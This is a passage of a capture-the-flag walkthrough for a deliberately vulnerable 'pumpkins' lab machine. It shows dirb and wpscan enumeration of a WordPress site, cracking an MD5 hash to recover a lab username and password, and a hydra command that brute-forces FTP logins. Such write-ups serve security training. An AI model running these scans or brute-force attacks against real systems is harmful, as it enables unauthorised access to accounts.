


From robots.txt it's clear there is a wordpress site running and also few more directories when checked one by one store/track.txt gave us some more hints.




This page is pointing to local and also the admin user also points to something pumpkins.local. So we added the IP address to our local host to find if it has something to show.
sudo nano /etc/hosts.


And now when refreshed the page we got a proper page. And gave us the third token.




Let's do another directory scan
dirb http://pumpkins.local




we got many more pages. and got to know the page is running in wordpress and quickly did a wordpress scan using wpscan
wpscan --url http://pumpkins.local/ -eu




Wpscan gave us all information regarding the page. and we can see readme.html page enabled let's see if it contains anything.
http://pumpkins.local/readme.html




Now we got a md5 hash let's crack using cyberchef



We got a two usernames and password.



From the wpscan too we got two users existing morse and admin. Let's move on using the credentials we got from cyberchef.
username- morse
password- Ug0t!TrIpyJ




We got our fourth token from the profile section.
Now we got four users admin,morse,jack and harry and only two passwords let's bruteforce using hydra.
sudo hydra -L users -P /home/baz/pass ftp://192.168.56.105

